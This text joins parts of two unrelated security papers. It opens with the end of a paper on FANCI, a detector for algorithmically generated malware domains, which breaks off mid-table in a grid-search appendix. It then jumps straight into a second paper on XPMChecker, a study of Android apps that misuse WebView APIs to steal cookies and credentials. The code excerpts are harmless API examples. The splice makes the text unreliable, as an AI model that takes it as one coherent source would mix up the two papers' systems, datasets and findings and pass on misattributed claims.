Pleidas' classification accuracy is evaluated on labeled data. The top 10,000 domains of Alexa serve as benign class. The malicious data set consists of 60,000 NXD responses generated by four DGAs, namely *Bobax*, *Conficker*, *Sinowal*, and *Murofet*. For a group size of 5 NXD responses of each host the TPR is in the range of 95 and 99 percent and the FPR is between 0.1 and 1.4 percent. With 10 NXD responses per group, the accuracy slightly increases. In this case, the TPR is in a range of 99 and 100 percent, where the FPR ranges between 0 and 0.2 percent.

As Pleidas requires tracking of DNS responses for feature extraction, we expect that it is much less efficient than FANCI. The reported detection quality is similar to FANCI but FANCI is evaluated on a more extensive data set that uses far more DGAs and real world-benign traffic instead of the top 10,000 domains of Alexa. The generalizability of Pleidas is not evaluated.

**Phoenix.** Schiavoni et al. [16] present a DGA-based botnet tracking and intelligence system called Phoenix. In contrast to the previously presented Pleidas, Phoenix focuses on intelligence operations instead of DGA detection. This especially includes the tracking of C2 infrastructures of botnets regarding their IP address ranges. However, Phoenix is also capable of labeling DNS traffic as either DGA-related or benign.

[9] As opposed to this, FANCI uses features extracted from individual NXDs only.

They evaluated the classification performance of Phoenix on 1,153,516 domains overall including mAGDs of three different DGAs and bNXDs obtained from a passive DNS. The evaluation yielded TPRs in the range of 81.4 and 94.8 percent and is is thus significantly lower than FANCI in with respect to mAGDs detection. As the features used are less light-weight and require tracking we expect Phoenix to be less efficient than FANCI with respect to speed.

**NetFlow.** Grill et al. [9] present a different approach for DGA-based malware detection, with the particular goal of being applicable in large scale networks in a privacy-preserving manner. Their system is based on NetFlow data exclusively, that is, on an aggregation of metadata of network packets exchanged between a combination of a source IP and port and a destination IP address and port. The exported metadata depends on the particular implementation of NetFlow, but typically includes: IP addresses, time stamps, port numbers, byte counters, and packet counters. Grill et al. use the standardized IPFIX NetFlow format [12]. They perform an anomaly detection based on the assumption that normal behaviour of a host is to request an IP address via DNS for a certain domain name, followed by one or multiple connections to this newly resolved IP address. They assume that a DGA malware infected device is characterized by regularly issuing DNS requests without subsequent connections to new IP addresses.

For their evaluation they performed three experiments considering different types of hosts, network sizes, and times of the day. They consider six different DGAs. The ACC value is in the range of 88.77 and 99.89 percent depending on the setup in question and thus lower than FANCI's accuracy. As NetFlow is based on extensive tracking, it can be expected to be less efficient than FANCI.

**DGArchive.** Plohmann et al. [14] presented an extensive study of current DGAs. Their paper is based on the collection and reverse engineering of DGA-based malware and provides detailed technical insights in the functionality of modern DGAs divisible in three main contributions: a taxonomy of DGAs, a database of DGAs and corresponding mAGDs called DGArchive, and an analysis of the landscape of registered mAGDs. While Plohmann et al. do not implement an automated detection, the DGArchive provides the means to blacklist known mAGDs. Our work builds on DGArchive in two ways: we use it to clean our benign traffic before training and we use it as source for malicious mAGDs.

## 7 Conclusion

In this work, we presented FANCI, a versatile system for the detection of malicious DGA-related domain names among arbitrary NXD DNS traffic based on supervised learning classifiers. FANCI's versatility is a result of its lightweight and language independent feature design relying exclusively on domain names for classification. In our extensive evaluation, we verified FANCI's highly accurate and highly efficient detection capabilities of mAGDs in different experiments, including its generalizability. In an one-month real-world application in a large university network, we were able to discover ten new DGA-related groups of mAGDs, where at least four of them originate from brand new DGAs.

With its empirically proven detection capabilities and a successful real-world test, FANCI can make a decisive contribution to combating DGA-based botnets. FANCI is able to provide valuable information to existing security solutions and is able to contribute to a higher level device and network security in a variety of environments.

## Acknowledgements

We would like to thank Daniel Plohmann for granting us access to DGArchive. Many thanks to Jens Hektor and Thomas Penteker for providing us NXD data from RWTH Aachen University and Siemens respecitvely. Thanks to the ITCenter of RWTH Aachen University for granting us extensive access to the university's compute cluster.

# B Grid Search Results

In this section, we present results for our grid search. To reduce the number of grid searches that have to be performed for the *single-DGA detection*, we only did one grid search per DGA generation scheme as introduced in the taxonomy by Plohmann et al. [14]. We performed all grid searches on sets of size 20,000. To avoid overfitting we performed grid searches on 6 independent sets for the *multi-DGA detection* case. The final parameter selection for *multi-DGA detection* is based on mathematical constraints of the respective ML algorithm and on domain knowledge on the classification problem. The ML algorithm parameters are named according to standard references for SVMs [7] and RFs [6].

For RFs we performed one grid search per data set as follows. Parameter $T$ is an integer drawn uniformly at random from $[10, 1000]$, where we considered 64 values for $T$ in total. As our feature vector is of length 44, $F$ is an integer selected from $[2, 44]$, where each possible value is assigned to $F$. The impurity criterion $i(N)$ is

either Gini impurity or entropy impurity. This results in $64 \cdot 43 \cdot 2 = 5504$ 5-fold CVs in total per data set.

For SVMs we performed one grid search per data set as follows. After some initial tests we fixed the parameter range for $C$ and $\gamma$ to $[2^{-16}, 2^3]$ and considered 80 values drawn logarithmically at random for both parameters. This results in 80 5-fold CVs for the linear kernel and in $80^2 = 6400$ 5-fold CVs for the RBF kernel per data set.

The following tables present the resulting best parameter choices according to the ACC.

| Set # | i(N) | F | T | ACC |
|---|---|---|---|---|
| 1 | entropy | 25 | 17 | 0.9981 |
| 2 | Gini | 10 | 33 | 0.9993 |
| 3 | entropy | 22 | 72 | 0.9983 |
| 4 | Gini | 7 | 161 | 0.9987 |
| 5 | Gini | 13 | 227 | 0.9984 |
| 6 | Gini | 31 | 785 | 0.9983 |
| **Final** | **Gini** | **18** | **785** | — |

Table 21: Best parameter choices for independent data sets of mixed DGAs for RFs. For the final selection $i(N)$ is selected by majority vote. $F$ is the arithmetic mean. For $T$ the maximum is chosen.

| Gen. Scheme | DGA | i(N) | F | T | ACC |

## Abstract

Mobile apps have become the main channel for accessing Web services. Both Android and iOS feature in-app Web browsers that support convenient Web service integration through a set of *Web resource manipulation APIs*. Previous work have revealed the attack surfaces of Web resource manipulation APIs and proposed several defense mechanisms. However, none of them provides evidence that such attacks indeed happen in the real world, measures their impacts, and evaluates the proposed defensive techniques against real attacks.

This paper seeks to bridge this gap with a large-scale empirical study on Web resource manipulation behaviors in real-world Android apps. To this end, we first define the problem as *cross-principal manipulation* (XPM) of Web resources, and then design an automated tool named XPMChecker to detect XPM behaviors in apps. Through a study on 80,694 apps from Google Play, we find that 49.2% of manipulation cases are XPM, 4.8% of the apps have XPM behaviors, and more than 70% XPM behaviors aim at top Web sites. More alarmingly, we discover 21 apps with obvious malicious intents, such as stealing and abusing cookies, collecting user credentials and impersonating legitimate parties. For the first time, we show the presence of XPM threats in real-world apps. We also confirm the existence of such threats in iOS apps. Our experiments show that popular Web service providers are largely unaware of such threats. Our measurement results contribute to better understanding of such threats and the development of more effective and usable countermeasures.

## 1 Introduction

Nowadays, different Web services are usually integrated together to provide users with more flexible and powerful capabilities. These integrated services are mostly delivered to the mobile platform today, with multiple services built into a single app. For the convenience of such an integration, mainstream mobile platforms (including Android and iOS) feature in-app Web browsers to run Web content. Examples of the browsers include *WebView* [9] for Android and *UIWebView/WKWebView* for iOS [8, 10]. For simplicity of presentation, we call them *WebViews* throughout the paper.

Based on WebViews, mobile systems further provide app developers with *Web resource manipulation APIs* to customize browser behaviors and enrich Web app functionalities. For example, Android and iOS both have an API named *evaluateJavascript* that allows host apps to inject JavaScript code into the Web pages and get the result. However, these Web resource manipulation APIs lack origin-based access control, which means application code can manipulate Web resources from all origins managed by the WebView through these APIs. For example, if a host app has a WebView which loads "www.facebook.com", then it can use *evaluateJavascript* API to run JavaScript in the Facebook Web pages and get user data from Facebook. As a result, this capability of cross-origin manipulation would lead to severe security and privacy threats to user data.

Some previous work have discussed this kind of threats in the context of integrating WebView to mobile apps. Luo et al. [32, 33] showed that malicious apps can attack WebView by injecting JavaScript code, sniffing and hijacking Web navigation events [32], and hijacking touch events at the Web pages [33]. Chen et al. [16] and Mohammed et al. [43] also demonstrated OAuth protocol can be attacked by a malicious app. Meanwhile, defensive mechanisms [41, 43, 20] have also been proposed to regulate the accesses from host apps to Web resources.

Despite the existing works, there lacks an empirical study to understand how severe this problem is in real-world. In fact, none of existing work provides evidences for the presence of such threats. Instead, they discuss the attacks conceptually. Furthermore, existing defensive

systems are evaluated with hand-crafted attack samples, without considering the special requirements in real-world deployment. Overall speaking, lacking such an empirical study may make us misunderstand the impact of the problem and limit the practicalness of proposed solutions.

This paper seeks to perform a large-scale empirical study on real-world apps to systematically understand the existence and impact of such threats. Since Android apps are easy to be collected in a large volume and Android platform dominates the mobile market, our empirical study is based on Android platform.

First, since not all manipulations cause security issues, we need a clear definition about the threat in Web resource manipulation. Inspired by the same-origin policy in Web platforms, we define the threats in Web resource manipulation as `cross-principal manipulation (XPM)`. In our definition, only manipulating code from a different principal to the manipulated Web resource will be flagged as suspicious.

Second, to allow measuring the Web resource manipulation problem on a large scale, we further design a tool to automatically recognize XPM behaviors in real-world apps. The key challenges are that: there are multiple principals inside an app; there is no obvious way to extract the principal of the manipulating code; it is hard to determine whether the principal of the manipulating code and that of the manipulated Web resource are the same. Our proposed tool, named XPMChecker, features several new techniques to automatically recognize XPMs in apps. Note that XPMChecker is not aimed to reliably detect all possible cross-principal manipulations. Instead, it is designed for a large-scale measurement study. Thus, we do not consider a future attacker who tries to evade XPMChecker.

Finally, we apply XPMChecker to analyze 80,694 apps from 48 categories in Google Play. Our evaluation shows that XPMChecker achieves high precision and recall in recognizing XPM behaviors. To systematically understand the threats of Web resource manipulation, we conduct several experiments and studies from these perspectives: the prevalence of the XPM behaviors, the breakdown of XPM behaviors, the awareness of such risks to service providers and the implications to current defenses. Our study leads to several insightful findings for the community to understand the impact of Web resource manipulation problem, confirms the threat of XPM behaviors with real-world samples and calls into rethinking of existing defensive mechanisms.

**Findings**. We find that 49.2% of manipulation points are cross-principal, 4.8% of apps have XPM behaviors, 63.6% of cross-principal manipulation points originate from libraries, and more than 70% of XPM points manipulate top popular Web services. We also find that most of XPM behaviors are necessary to improve the usability for mobile users, some XPM behaviors implement OAuth implicit flow in an unsafe way, and we confirm the Web resource manipulation behaviors with obvious malicious intents for the first time in real-world Android apps and iOS apps. More specifically, we find apps can abuse Web resource manipulation APIs to steal cookies, collect user credentials and impersonate the identities of legitimate parties, and a large number of users have been affected. We also perform several experiments to test the awareness of such risks to service providers, and find that most Web service providers are unaware of these risks and can not effectively prevent users from accessing sensitive pages in WebView. Finally, our measurement results also actuate us to rethink existing defensive mechanisms and propose new suggestions for future defense design.

In summary, we make the following contributions.

- We define the threats in Web resource manipulation as cross-principal manipulation (XPM), and perform a large-scale study of such threats in real-world apps.
- We design an automatic tool which overcomes several non-trivial challenges to identify cross-principal manipulations in Android apps.
- We present new results and findings based on a study of 80,694 apps. Our results provide strong evidences for the presence of XPM behaviors with obvious malicious intents in real-world apps, and show that this problem is more severe than we think and exists in both Android and iOS. Our findings and evaluations on current defense mechanisms also bring new insights for future defense design.

## 2 Web Resource Manipulation

This paper seeks to understand the threats of Web resource manipulation in real-world apps. Although this kind of threats have been conceptually described in existing work [32, 33, 43, 16], none of them systematically defines this problem. To support a large-scale measurement study, we need to clearly define the threats in Web resource manipulation.

### 2.1 Motivating Example

We use a motivating example to ease the illustration of the security issues during Web resource manipulation. As shown in Figure 1, there are two apps, where app A is the official Facebook app and app B is a standalone chatting app called "Chatous". App B incorporates Facebook Login SDK to support user login with their



Figure 1: A motivating case where three classes in two apps use *CookieManager.getCookie* API to get cookies from *www.facebook.com*.

Facebook accounts. There are three Java classes (C1, C2 and C3) in the two apps which use WebViews to load *www.facebook.com* and use *CookieManager.getCookie* API to get cookies from *www.facebook.com*.

For C1 which belongs to the official Facebook app and C2 which belongs to the official Facebook Login SDK, it is quite normal for them to access cookies from *www.facebook.com*. However, since C3 belongs to "Chatous" which is a different party to Facebook, it is quite susipicious for C3 to get cookies from *www.facebook.com*. After a manual inspection on C3, we confirm that "Chatous" abuses Facebook cookies to collect user data in Facebook (more details are discussed in Section 4.3.3).

The insight of this example is that when Web resources are manipulated by app code, if the manipulating code and the manipulated Web resource belong to the same party, it can be regarded as quite normal. However, if they do not originate from same party, it may bring threats to the manipulated Web resources.

## 2.2 Problem Definition

The above example demonstrates the threats when Web resource manipulation APIs are used by a security principal to manipulate Web resources belong to another security principal. To clearly define this problem, this section introduces some new concepts.

**Cross Principal Manipulation**. We define where app code use Web resource manipulation APIs to manipulate Web resources as `Web Resource Manipulation Points`. At each Web resource manipulation point, there are two participated parties, i.e. the manipulating code and the manipulated Web resource. We designate the security principal of the manipulating code as `App Principal (AP)`, and the security principal of the manipulated Web resource as `Web principal (WP)`. Inspired by the same-origin policy in Web platforms, we study the threats in Web resource manipulation by considering both the app principal and the Web principal. Specifically, we define the concept of `Cross-Principal Manipulation (XPM)` of Web resources, when the app principal is not the same as the Web principal at a Web resource manipulation point. According to its definition, whether a Web resource manipulation point (named as *mp*) is XPM can be recognized with the following equation.

$$IS\_XPM(mp) := AP_{mp} \neq WP_{mp} \quad (1)$$

**Threat Model.** This paper studies the threats in Web resource manipulation. We consider the host app is not trusted, i.e. it may attack the Web resources by stealing sensitive data, breaking code/data integrity, etc. In our threat model, there are two kinds of attackers in the host app: the host app itself and the incorporated third-party libraries/SDKs. We assume the underlying operating system and Java runtime is trusted and not compromised. A fraudulent attacker may use low-level techniques such as directly manipulating the process memory, to evade analysis and detection. However, we do not consider such low-level attacks that may be performed by host apps, since Web resource manipulation APIs are widely supported by mainstream mobile platforms. This paper focuses on measuring the security impact of Web resource manipulation APIs in real-world applications, while does not aim to study all kinds of threats in app-web interaction, which has been well-studied by existing work [32, 33, 17, 23, 36, 48].

Besides, we only consider Web resource manipulation problem in apps using system-provided Web browsers, i.e. WebView on Android and UIWebView/WKWebView on iOS. Certainly, host apps may use hybrid frameworks such as Cordova [1] or customized browsers such as customized Chromium [7], to integrate Web services. Considering WebViews has standard interfaces, good compatibility and widely used by most apps, our study mainly focuses on WebView platform. Actually, a similar definition of cross-principal Web resource manipulation can be given for these hybrid platforms.

## 2.3 Web Resource Manipulation APIs

Figure 1 gives an example of Web resource manipulation using *CookieManager.getCookie* API in Android platform. However, the cross-manipulation problem is not specific to this API and not limited to Android platform. Actually, both Android and iOS provide plenty of Web resource manipulation APIs that can be used by the host apps to manipulate the integrated Web resources,

Table 1: Representative Web resource manipulation APIs on Android and iOS.

| Web Resources | Android WebView | iOS UIWebView | iOS WKWebView |
|---|---|---|---|
| *Local Storage* | CookieManager.getCookie | NSHTTPCookieStorage | WKWebsiteDataStore |
| *Web Content* | loadUrlJs,[1] evaluateJavascript | stringByEvaluatingJavascriptFromString | evaluateJavascript |
| *Web Address* | onPageFinished, shouldOverrideUrlLoading | \ | \ |
| *Network Traffic* | shouldInterceptRequest | shouldStartLoadWithRequest | decidePolicyForNavigationAction, decidePolicyForNavigationResponse |

[1] void loadUrl(String url) is an API that loads the given "url". However, it can also be used to load JavaScript into the Web page when the "url" is some JavaScript code. In this paper we only consider the latter usage as Web resource manipulation API, and name it "loadUrlJs" to differ from the former usage.

including quite sensitive resources, such as local storage and network traffic.

To better understand the impact of the problem of cross-principal Web resource manipulation, we perform a thorough study of the WebView APIs provided by Android and iOS platform. According to the type of the manipulated Web resources, we classify these APIs into the following four categories and select some representative APIs for both platforms in Table 1.

1. *Local Storage Manipulation* APIs. WebView may keep sensitive data on the local storage of the device, such as HTTP cookies, Web Storage[1] and Web SQL Database. For example, attackers can use *CookieManager.getCookie(String url)* to get the cookies for any domain specified by "url".

2. *Web Content Manipulation* APIs. Web content includes HTML, JavaScript and CSS of Web sites. For example, attackers can use *evaluateJavascript* API to inject JavaScript code into Web pages and get the privileges of the injected domain.

3. *Web Address Manipulation* APIs. Web address is the current URL for the WebView which contains quite sensitive information. For example, attackers can use *shouldOverrideUrlLoading(WebView view, String url)* to intercept the URL and extract the access token for OAuth implicit flow authorization.

4. *Network Traffic Manipulation* APIs. These APIs can provide attackers with the ability to monitor/-modify network traffics between the WebView and the remote server.

From Table 1, we can conclude that both Android and iOS provide powerful APIs for developers to manipulate quite sensitive Web resources. A study about how these APIs are used by developers is quite urgent to help us understand its security implications in real-world. Considering that Android is the most popular mobile platform and convenient to collect a large volume of apps, we base our empirical study on Android.

[1]Web storage includes localStorage and sessionStorage (see `https://www.w3.org/TR/webstorage/`). This paper refers any data saved on the device by a WebView as "Local Storage", not only the data saved by HTML5 localStorage API.

# 3 XPMChecker

To support a large-scale empirical study of Web resource manipulation behaviors in real-world apps, this paper designs an automatic tool, named XPMChecker to recognize this behavior in apps. This section first describes the challenges met in automatically checking of cross-principal manipulation behaviors and then details the design of XPMChecker.

## 3.1 Challenges and Ideas

According to the definition of XPM, we need to check whether app principal and Web principal are the same. However, it is non-trivial to automatically recognize cross-principal manipulation of Web resources. It at least faces the following challenges.

- *Vague App Principal*. According to same-origin policy, the security principal of a Web resource is identified by a triple (i.e. protocol, host, port). However, there lacks a way to name the security principal of app code. Meanwhile, host apps often incorporate third-party libraries and SDKs, making it quite challenging to identify the principals for different app code.

- *Naming Diversity*. Web principal and app principal are extracted from different sources and use different naming conventions for their identity, thus two kinds of naming diversity are introduced: polymorphism and abbreviation. Polymorphism is that the Web resource and app code may come from the same provider but they use different terms as their identities. Abbreviation is also very common, e.g. both "facebook" and "fb" represent the same company. Obviously, it is a huge challenge to

correctly determine whether the Web principal and app principal represent the same party.

**Main Ideas.** After manually analyzing several apps with Web resource manipulation behaviors, we learn some insights to design XPMChecker. Basically speaking, our solution is composed of the following two ideas.

- *Using code identity information to indicate app principal*. Although there is no existing identifiers to represent app principal, we find some indicators extracted from the code can represent app principal. For example, we can use Java package name, app name, etc. Furthermore, we could recognize third-party libraries in an app and use different app principal indicators based on their code.
- *Leveraging search engine to compare Web principal and app principal*. It is hard to automatically determine whether a Web principal and an app principal belong to the same party. Our idea is to leverage search engine knowledge. The insight is that the search results for a Web principal and an app principal should be highly related if they belong to the same party.

## 3.2 Design Overview

Based on the above ideas, we design and implement XPMChecker which is capable of automatically recognizing XPM behaviors in real-world Android apps. Figure 2 presents the workflow of XPMChecker. Overall speaking, XPMChecker is composed of the following three key components.

- *Static Analyzer* accepts an Android APK file as input, locates all possible Web resource manipulation points and collects manipulation information for each manipulation point. The manipulation information include the manipulated Web URL and manipulating context. *Static Analyzer* records all the information into a database for further analysis.
- *Principal Identifier* identifies `Web Principal` and `App Principal` for each manipulation point with the manipulation information in the database.
- *XPMClassifier* gives a final decision about whether a Web resource manipulation point is cross-principal or not by leveraging nature language processing techniques and search engines.

Since our study mainly targets Android, XPMChecker is implemented for Android. Similarly, our methodology also works for other platforms such as iOS. We present the details of XPMChecker in the following.

Table 2: The selected 9 Web resource manipulation APIs to study.

| API | Manipulated Web Resource | API Type |
|---|---|---|
| CookieManager.getCookie | Local Storage | I |
| loadUrlJs, evaluateJavascript | Web Content | II |
| onPageFinished, onPageStarted, onLoadResource | Web Address | II, III |
| shouldOverrideUrlLoading[1] | Web Address | III |
| shouldOverrideUrlLoading[2] | Network Traffic | III |
| shouldInterceptRequest | Network Traffic | II, III |

[1] boolean shouldOverrideUrlLoading (WebView view, String url), before API level 24.
[2] boolean shouldOverrideUrlLoading (WebView view, WebResourceRequest request), after API level 24.

## 3.3 Static Analyzer

The static analyzer first finds all the manipulation points for each input APK file, and extracts the manipulated Web URL and manipulating context for each manipulation point. The static analyzer is implemented based on Soot framework [28] and Flowdroid [11].

**Build ICFG**. Each APK file is parsed and then an inter-procedure control flow graph (ICFG) is built. Some Web resource manipulation APIs are actually callbacks that are implicitly called by the system, thus edges representing the implicit invocations are added to the ICFG.

**Locate Web Resource Manipulation Point**. Web resource manipulation points are located by traversing the ICFG to look for the the signatures of Web resource manipulation APIs. We thoroughly study the official document of Android WebView APIs [9] and their usages in real-world apps. Finally, as listed in Table 2, we choose 9 APIs that manipulate sensitive Web resources to perform the study. In real-world apps, there are some API invocation sites with no manipulated Web resources actually. For example, some apps just override *shouldOverrideUrlLoading* API and call its super method using "super(this)" without any other behaviors. We use a forward data flow analysis to filter out these points.

### 3.3.1 Extract Manipulated Web Resource URL

It is non-trivial to extract the manipulated URL at each manipulation point, as it is highly dependent on the specific API. We study these manipulation APIs and classify them into the following three basic types.

- Type I. The URL is the parameter for such manipulation API, For example, the manipulated URL for *CookieManager.getCookie(String url)* is its first parameter, as showed in Listing 1.
- Type II. The URL should be extracted from the invoked WebView instance. For example, in Listing 2, the manipulated URL of *evaluateJavascript* is



Figure 2: Basic workflow of XPMChecker. XPMChecker is composed of three components to recognize XPM behaviors in Android apps. First, *Static Analyzer* parses input APK files and collects Web resource information into a database. Second, *Principal Identifier* extracts both Web principal and app principal for each manipulation point. At last, *XPM Classifier* recognizes XPM behavior by leveraging search engine knowledge.

the string "www.google.com" loaded by its base WebView instance.

- Type III. The URL is passed as a callback parameter, and can not be statically obtained. Listing 3 shows an example of such API. For *shouldOverrideUrlLoading* API, the "url" is a callback parameter and can only be determined at runtime. However it can be inferred from the code control structure (i.e. the if conditions in line 2 and line 5).

```
1  CookieManager cm = new CookieManager();
2  cm.getCookie("www.google.com");
```

Listing 1: Type I, URL from a parameter.

```
1  WebView wv = new WebView(this);
2  // some code
3  wv.loadUrl("www.google.com");
4  // some other code
5  wv.evaluateJavascript("JS_CODE", ..);
```

Listing 2: Type II, URL from base WebView instance.

```
1  boolean shouldOverrideUrlLoading(WebView
       webview, String url){
2      if(url.startswith("www.google.com"))
           {
3          // some code
4      }
5      else if(url.equals("www.facebook.com
           ")){
6          // some other code
7      }
8      // other code
9  }
```

Listing 3: Type III, URL from a callback parameter.

**URL Extraction.** Table 2 presents the types for the selected 9 manipulation APIs. We use different methods to extract manipulated Web resource URL according to the API type. For Type I API, the URL is the first parameter of the API. For Type III API, the URL can be inferred from the branch statements in its code. We do a forward data flow analysis from the "url" parameter, and collect all branch statements having string operations with the "url" parameter as the inferred positions.

It is more complicated to handle Type II APIs, where the manipulated URLs are actually loaded by the base WebView instances. There are two cases to determine the URL of the WebView instance: statically loaded URLs and dynamically loaded URLs. Statically loaded URLs are loaded with *LOAD_URL* APIs, including *loadUrl*, *loadDataWithBaseURL*, *postUrl*, etc. In this case, we use the ICFG to find invocations of *LOAD_URL* APIs, and the manipulated URL can be extracted from their parameters. Dynamically loaded URLs are loaded when the users navigates from one page to another. Similar to Type III APIs, the dynamic URLs are inferred from the control flow structure of the code.

**String Analysis**. After we know the position of the manipulated URL, we then use string analysis to reveal the string value. Specifically, we first do backward slicing along the ICFG to collect all instructions used to construct the URL. Then, we forward traverse the program slice to reconstruct the string-related operations. We try to calculate the string value by modeling common string operations such as initialization and concatenation of *StringBuilder* and *StringBuffer*. Besides, Android-specific APIs such as reading strings from asset files and SharedPreferences are also modeled.



Figure 3: Use Merkle tree to represent manipulating code signature.

Since we focus on integrated Web services, URLs with protocols other than HTTP/HTTPS are not considered and filtered out. Furthermore, there may be more than one manipulated Web URL at one manipulation point, such as the example in Listing 3. These URLs are all extracted and saved into the database for further analysis.

#### 3.3.2 Extract Manipulating Context

To identify the app principal, we need to collect some context information at each manipulation point. Specifically, the following information is collected.

- `META`, the meta-information of the app, including application package name and developer information;
- `DP`, the declaring package name of the manipulating code;
- `SIG`, the signature for the manipulating code;

The `META` and `DP` information can be directly extracted from the APK file and app market. The `SIG` is a signature used to identify the provenance of the manipulating code, i.e. the host app or a third-party library. To calculate the code signature, we first need to determine the boundary of the manipulating code and then extract its signature based on code feature inside the code boundary.

**Manipulating Code Union**. We introduce the code union concept to represent the code originates from the same principal. Considering the problem context of our paper, we define the code union by grouping code that manipulates the same WebView instance. Specifically, it contains the class of the manipulation point, classes that are connected with the same WebView instance, and classes of the Java objects that have been injected into WebView through `addJavaScriptInterface` API.

**Manipulating Code Signature**. We use a variant of Merkle trees [35] with depth of 2 to represent the manipulating code signature (as shown in Figure 3). In these hash trees, every non-leaf node is labeled with the hash of its child nodes. The first layer of the tree is the signatures for the classes in the same code union. The second layer of the tree is the signatures for the methods in the parent class. The method signature is calculated by hashing all the Android APIs it invoked. We only consider the Android APIs listed by PScout [12].

When comparing two manipulating code signatures, we first need to judge whether they use the same manipulation API. If they invoke different manipulated APIs, the manipulating code signatures are thought to be different. Otherwise, we compare the Merkle trees for the two manipulating code signatures from top to bottom.

In summary, the static analyzer module locates all manipulation points in each APK, extracts the manipulated URL and manipulating context for each point, and saves this information into a database.

### 3.4 Principal Identifier

Based the extracted manipulation information at each manipulation point, we further need to identify the Web principal and app principal.

**Identify Web Principal**. A naive idea is to use the Web origin (a triple of protocol, host and port) as the Web principal. Since the protocol and port element defined in the Web origin are hard to compare with app principal, our solution uses the domain name at each manipulation point as the Web principal.

Before extracting domains from Web resource URLs, we need to normalize the extracted URLs as there may be some abnormal URLs, such as short URL, IP address. The domain names of short URLs and IP addresses can be retrieved by dynamically loading them or resolved with reverse DNS lookup. For domains which are common cloud sub-domains, we extract their domain names as the sub-domains or paths to the host server. For example, for the URL "s3.amazonaws.com/X" or "Y.s3.amazonaws.com", we extract "X" and "Y" as their domains (Web principals).

**Identify App Principal**. Unlike Web principals, there is no existing way to construct app principal. Our solution is to leverage code features to indicate the security principal of the manipulating code. Generally, manipulating code may originate from two sources: the host app or a third-party library. If the code is from the host app, we use `META` of the app as the app principal indicator. Otherwise we use the declaring package name `DP` instead. Our insight is that Android developers usually include *reverse domain name* in the package name of their code.

To distinguish library code and host app code, we use the signature for the code union (`SIG`). Our observation is that library code tends to appear in many apps. If the `SIG` appears in only one app, or apps from the same developer, the code union belongs to the host app. Otherwise, if it appears in more than one app from

different developers, it originates from a library.

**Obfuscated Package Name Recovery**. The package name of the library may be obfuscated in an app, thus directly using the package name is not accurate. Considering the fact that not all apps obfuscate their code, we can use non-obfuscated package name of the same library (which has similar `SIG`). In this way, most of the obfuscated package names are recovered for libraries.

Currently, for each manipulation point, we can extract its Web principal and app principal. The next step is to determine whether $AP_{mp}$ and $WP_{mp}$ represent the same security principal.

## 3.5 XPMClassfier

According to our definition in Equation (1), cross-principal manipulation of Web resources is recognized by judging whether a Web principal and an app principal are the same. However, it is hard to automatically make such decisions. For example, if the app principal is "fb" and the Web principal is "facebook", it is obvious to recognize them as same principal by manual inspection while there is no straightforward way to automatically give the same result.

As it is difficult to strictly tell whether two principals are the same, we perform some relaxation on this problem. Specifically, we transform the strict definition of cross-principal manipulation in Equation (1) into the following definition where *Sim* is the similarity of the two principals. If the similarity proceeds a predefined threshold $\theta$, we think the two principals are the same. Otherwise, the two principals are thought to be different.

$$IS\_XPM(mp) \coloneqq Sim(AP_{mp}, WP_{mp}) \geq \theta \qquad (2)$$

The key to recognize cross-principal manipulation turns to calculate the similarity of two principals. Our idea is to take advantage of search engine knowledge. The insight is that more similar are the two principals, more similar results should be searched for them. Thus, we search the two principals in the search engine, and calculate the similarity between the search results. Specifically, the classification of XPM is performed in the following steps. Note that in rare cases where search engine returns no results, we use literal edit distance between Web principal and app principal to calculate the similarity.

1. Firstly, we remove noise words in $< AP_{mp}, WP_{mp} >$ such as suffixes [5] and stop words [6] (e.g. remove "com" and "get" from "get.appdog.com"), since they make little contribution to XPM classification. After that, we get $AP'_{mp}$ and $WP'_{mp}$.

2. Secondly, we use $AP'_{mp}$ and $WP'_{mp}$ as search keywords to query Google search engine and get search results as $R_{ap}$ and $R_{wp}$ respectively. All the results are translated into English using Google Translate.

3. Thirdly, we segment the words in the $R_{ap}$ and $R_{wp}$ using the bag-of-words model. Specifically, we only keep the multiplicity and ignore grammar and word order. We normalize each word (term) and transform their term frequencies into two vectors: $A$ and $W$.

4. Fourthly, we calculate the similarity of the two principals as cosine similarity between the two vectors using the following equation.

$$Sim(AP_{mp}, WP_{mp}) = \frac{\sum_{i=1}^{n} A_i W_i}{\sqrt{\sum_{i=1}^{n} A_i^2}\sqrt{\sum_{i=1}^{n} W_i^2}} \qquad (3)$$

5. Finally, we compare the calculated similarity with a threshold $\theta$. If the similarity does not exceed the threshold, we regard the Web principal and app principal are from different parties and classify the manipulation point (mp) as XPM.

# 4 Empirical Study

Our empirical study is performed on a large dataset of apps collected from Google Play during July 2017. These apps were selected with at least 5,000 installations across 48 categories, and 84,712 (out of 108,477) apps were successfully downloaded. To the best of our knowledge, this study is the first to understand the Web resource manipulation behaviors with large-scale real-world apps.

**Analysis Statistics**. We use XPMChecker to analyze these apps on a CentOS 7.4 64-bit server with 64 CPU cores (2GHz) and 188 GB memory. We start 9 processes to parallel the analysis and set timeout of 20 minutes for each app. In all, the analysis takes 233 hours to process the whole dataset, that is about 10 seconds per app. The static analyzer module of XPMChecker successfully processes 80,694 (95.3%) apps, and the rest apps either run out of time or fail to be analyzed by Soot or FlowDroid. For the successfully analyzed apps, XPMChecker finds 13,599 apps with 29,448 manipulation points, and 3,858 of the apps contain 14,476 XPM points. The detailed data is showed in Table 3.

## 4.1 Evaluation of XPMChecker

**Evaluation of Static Analyzer**. The static analyzer module is used to find all manipulation points and extract manipulation information (i.e. manipulated Web URL and manipulating context) for further principal

Table 3: Overall result of our study.

| Category | # |
|---|---|
| All Apps | 84,712 |
| Finished Apps | 80,694 |
| Apps with Manipulation Points | 13,599 (29,448)[1] |
| Apps with XPM Behaviors | 3,858 (14,476) |

[1] The number in the bracket represents the number of manipulation points.

identification. To evaluate the effectiveness of static analyzer, we randomly select 50 successfully analyzed apps and manually label all the manipulation points for these apps including manipulation information. In total, we manually find 36 manipulated points, while XPMChecker correctly labels 33 of them. The left 3 cases are failed to extract the manipulating Web URLs due to complex string encoding and deep inter-procedure call. As a result, the static analyzer module successfully recall 91.7% of all manipulation points with correctly labeled manipulating information. Further improvement can be achieved by enhancing the string analysis which is a orthogonal research direction [18, 29].

